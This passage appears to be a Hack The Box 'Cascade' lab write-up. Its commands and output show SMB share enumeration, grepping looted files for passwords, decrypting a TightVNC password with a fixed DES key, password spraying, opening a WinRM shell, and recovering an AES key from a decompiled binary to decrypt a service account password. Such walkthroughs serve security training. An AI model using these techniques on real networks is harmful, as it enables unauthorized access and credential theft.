└─$ crackmapexec smb cascade.local -u r.thompson -p 'rY4n5eva' --shares
SMB         cascade.local   445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:Tr
ue) (SMBv1:False)
SMB         cascade.local   445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
SMB         cascade.local   445    CASC-DC1         [+] Enumerated shares
SMB         cascade.local   445    CASC-DC1         Share           Permissions     Remark
SMB         cascade.local   445    CASC-DC1         -----           -----------     ------
SMB         cascade.local   445    CASC-DC1         ADMIN$                          Remote Admin
SMB         cascade.local   445    CASC-DC1         Audit$
SMB         cascade.local   445    CASC-DC1         C$                              Default share
SMB         cascade.local   445    CASC-DC1         Data            READ
SMB         cascade.local   445    CASC-DC1         IPC$                            Remote IPC
SMB         cascade.local   445    CASC-DC1         NETLOGON        READ            Logon server share
SMB         cascade.local   445    CASC-DC1         print$          READ            Printer Drivers
SMB         cascade.local   445    CASC-DC1         SYSVOL          READ            Logon server share
```

Data share is defintely something not default. Let's look into it.


Threre are serveral folders inside data share:

```
sudo smbclient //10.10.10.182/Data -U r.thompson%rY4n5eva
```




```
┌──(yoon㉿kali)-[~/…/htb/cascade/smb/data]
└─$ sudo smbclient //10.10.10.182/Data -U r.thompson%rY4n5eva
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jan 26 22:27:34 2020
  ..                                  D        0  Sun Jan 26 22:27:34 2020
  Contractors                         D        0  Sun Jan 12 20:45:11 2020
  Finance                             D        0  Sun Jan 12 20:45:06 2020
  IT                                  D        0  Tue Jan 28 13:04:51 2020
  Production                          D        0  Sun Jan 12 20:45:18 2020
  Temps                               D        0  Sun Jan 12 20:45:15 2020
```

We will download all of thme using `mget`:




```
smb: \> recurse ON
smb: \> prompt OFF
smb: \> lcd .
smb: \>
smb: \> mget *
```

Searching for keyword `password`, we see there's something interesting in **Metting_Notes_June_2018.html**:



```
┌──(yoon㉿kali)-[~/…/cascade/smb/data/IT]
└─$ grep -ir 'password' *
Email Archives/Meeting_Notes_June_2018.html:related to the migration in security logs etc. Username is TempAdmin (password is the sam
e as the normal admin account password). </p>
```

Meeting_Notes_June_2018.html is saying that they create a TempAdmin account and the password for it is the same as the normal admin account password:




-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.


Exploring around more, there's **VNC Install.reg** file inside `/Temp/s.smith` folder:



```
┌──(yoon㉿kali)-[~/…/data/IT/Temp/s.smith]
└─$ ls -l
total 4
-rw-r--r-- 1 root root 2680 Jun 12 20:35 'VNC Install.reg'
```


Crack VNC password

This file is a TightVNC registry file:



```
┌──(yoon㉿kali)-[~/…/data/IT/Temp/s.smith]
└─$ cat VNC\ Install.reg
��Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
```


Scrolling down, password hash is seen;



```
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
```

From here, we learned how to decrypt encrypted TightVNS password:

```
echo -n 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --
nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
```




```
┌──(yoon㉿kali)-[~/…/data/IT/Temp/s.smith]
└─$ echo -n 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdum
p -Cv

00000000  73 54 33 33 33 76 65 32                           |sT333ve2|
00000008
```

Password is decrpyted to be **sT333ve2**.


Spraying the cracked password on list of users, we get a match for s.smith:

`crackmapexec smb cascade.local -u users.txt -p sT333ve2`



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ crackmapexec smb cascade.local -u users.txt -p sT333ve2
SMB         cascade.local   445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:Tr
ue) (SMBv1:False)
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\CascGuest:sT333ve2 STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [-] cascade.local\arksvc:sT333ve2 STATUS_LOGON_FAILURE
SMB         cascade.local   445    CASC-DC1         [+] cascade.local\s.smith:sT333ve2
```

s.smith is in the remote management group as well, which provides us a winrm shell:



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ evil-winrm -i cascade.local -u s.smith -p sT333ve2

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machi
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
```


Privesc: s.smith to ArkSvc

SMB as s.smith

After spending some time exploring the file system, we decided to check on SMB shares with s.smith's privilege.


s.smith has the permission to read **Audit$** share:

`crackmapexec smb cascade.local -u s.smith -p sT333ve2 --shares`




```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ crackmapexec smb cascade.local -u s.smith -p sT333ve2 --shares
SMB         cascade.local   445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:Tr
ue) (SMBv1:False)
SMB         cascade.local   445    CASC-DC1         [+] cascade.local\s.smith:sT333ve2
SMB         cascade.local   445    CASC-DC1         [+] Enumerated shares
SMB         cascade.local   445    CASC-DC1         Share           Permissions     Remark
SMB         cascade.local   445    CASC-DC1         -----           -----------     ------
SMB         cascade.local   445    CASC-DC1         ADMIN$                          Remote Admin
SMB         cascade.local   445    CASC-DC1         Audit$          READ
SMB         cascade.local   445    CASC-DC1         C$                              Default share
SMB         cascade.local   445    CASC-DC1         Data            READ
SMB         cascade.local   445    CASC-DC1         IPC$                            Remote IPC
SMB         cascade.local   445    CASC-DC1         NETLOGON        READ            Logon server share
SMB         cascade.local   445    CASC-DC1         print$          READ            Printer Drivers
SMB         cascade.local   445    CASC-DC1         SYSVOL          READ            Logon server share
```

Thre are bunch of files and folders inside **Audit$** share:




```
┌──(yoon㉿kali)-[~/…/htb/cascade/smb/audit]
└─$ sudo smbclient //10.10.10.182/Audit$ -U s.smith%sT333ve2
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 29 13:01:26 2020
  ..                                  D        0  Wed Jan 29 13:01:26 2020
  CascAudit.exe                      An    13312  Tue Jan 28 16:46:51 2020
  CascCrypto.dll                     An    12288  Wed Jan 29 13:00:20 2020
  DB                                  D        0  Tue Jan 28 16:40:59 2020
  RunAudit.bat                        A       45  Tue Jan 28 18:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 02:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 02:38:38 2019
  x64                                 D        0  Sun Jan 26 17:25:27 2020
  x86                                 D        0  Sun Jan 26 17:25:27 2020

                6553343 blocks of size 4096. 1651517 blocks available
```

Once again, we will download all of them using `mget`:




```
smb: \> lcd .
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
```

Inside `DB` folder, there is a Audit.db file:




```
┌──(yoon㉿kali)-[~/…/cascade/smb/audit/DB]
└─$ file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version 3027002, file counter 60, database pages 6, 1st free page 6, free pa
ges 1, cookie 0x4b, schema 4, UTF-8, version-valid-for 60
```

Using **sqlite3**, we can dump the data inside and we have the password hash for user **ArkSvc**: `BQO5l5Kj9MdErXx6Q6AGOw==`



```
┌──(yoon㉿kali)-[~/…/cascade/smb/audit/DB]
└─$ sqlite3 Audit.db
SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Ldap" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "uname" TEXT,
        "pwd"   TEXT,
        "domain"        TEXT
);
INSERT INTO Ldap VALUES(1,'ArkSvc','BQO5l5Kj9MdErXx6Q6AGOw==','cascade.local');
CREATE TABLE IF NOT EXISTS "Misc" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "Ext1"  TEXT,
        "Ext2"  TEXT
```


We tried decoding it with base64 but it won't return in readable format:



```
┌──(yoon㉿kali)-[~/…/cascade/smb/audit/DB]
└─$ echo 'BQO5l5Kj9MdErXx6Q6AGOw==' | base64 -d
������D�|zC�;
```


AES Decrypt

RunAudit.bat file seems to be running **CascAudit.exe** file:




```
┌──(yoon㉿kali)-[~/…/htb/cascade/smb/audit]
└─$ cat RunAudit.bat
CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"
```

We will open **CascAudit.exe** file with **ILSpy** and take a look into it:




```
⊟ CascAudit (1.0.0.0)
  ⊞ References
  ⊞ Resources
  ⊞ {} -
  ⊟ {} CascAudiot
    ⊟ MainModule
      ⊟ Base Types
        ⊟ System.Object
      ⊟ USER_DISABLED : int
      ⊟ Main() : void
    ⊞ SettingsFile
  ⊞ {} CascAudiot.My
  ⊞ {} CascAudiot.My.Resources
```

Inside the MainModule, some sort of key (c4scadek3y654321) is revealed:


```
SQLiteDataReader sQLiteDataReader = sQLiteCommand.ExecuteReader();
try
{
	sQLiteDataReader.Read();
	text = Conversions.ToString(sQLiteDataReader["Uname"]);
	text2 = Conversions.ToString(sQLiteDataReader["Domain"]);
	string encryptedString = Conversions.ToString(sQLiteDataReader["Pwd"]);
	try
	{
		password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
	}
```

Let's open up **CascCrypto.dll** as well.


aes IV key is found: 1tdyjCbY1Ix49842


```
byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
Aes aes = Aes.Create();
aes.BlockSize = 128;
aes.KeySize = 128;
aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
aes.Key = Encoding.UTF8.GetBytes(Key);
aes.Mode = CipherMode.CBC;
using MemoryStream memoryStream = new MemoryStream();
using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(), CryptoStreamMode.Write))
```

So here, AES is used for the encryption method.

Let's use Cyberchef to crack this.

We will stack From Base64 on top of AES Decrypt so that it looks like this:



Recipe

To Base64

Alphabet
A-Za-z0-9+/=

AES Decrypt

Key HEX


IV HEX

Mode
CBC

Input
Hex

Output
Raw

Now set up the Key and IV and we will get the decrypted password: w3lc0meFr31nd



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

[✓] Remove non-alphabet chars

[ ] Strict mode

AES Decrypt

Key
c4scadek3y6543 … UTF8

IV
1tdyjCbY1Ix498 … UTF8

Mode
CBC

Input
Raw

Output
Raw

Input


```
BQO5l5Kj9MdErXx6Q6AGOw==
```

24 1

Output

```
w3lc0meFr31nd
```

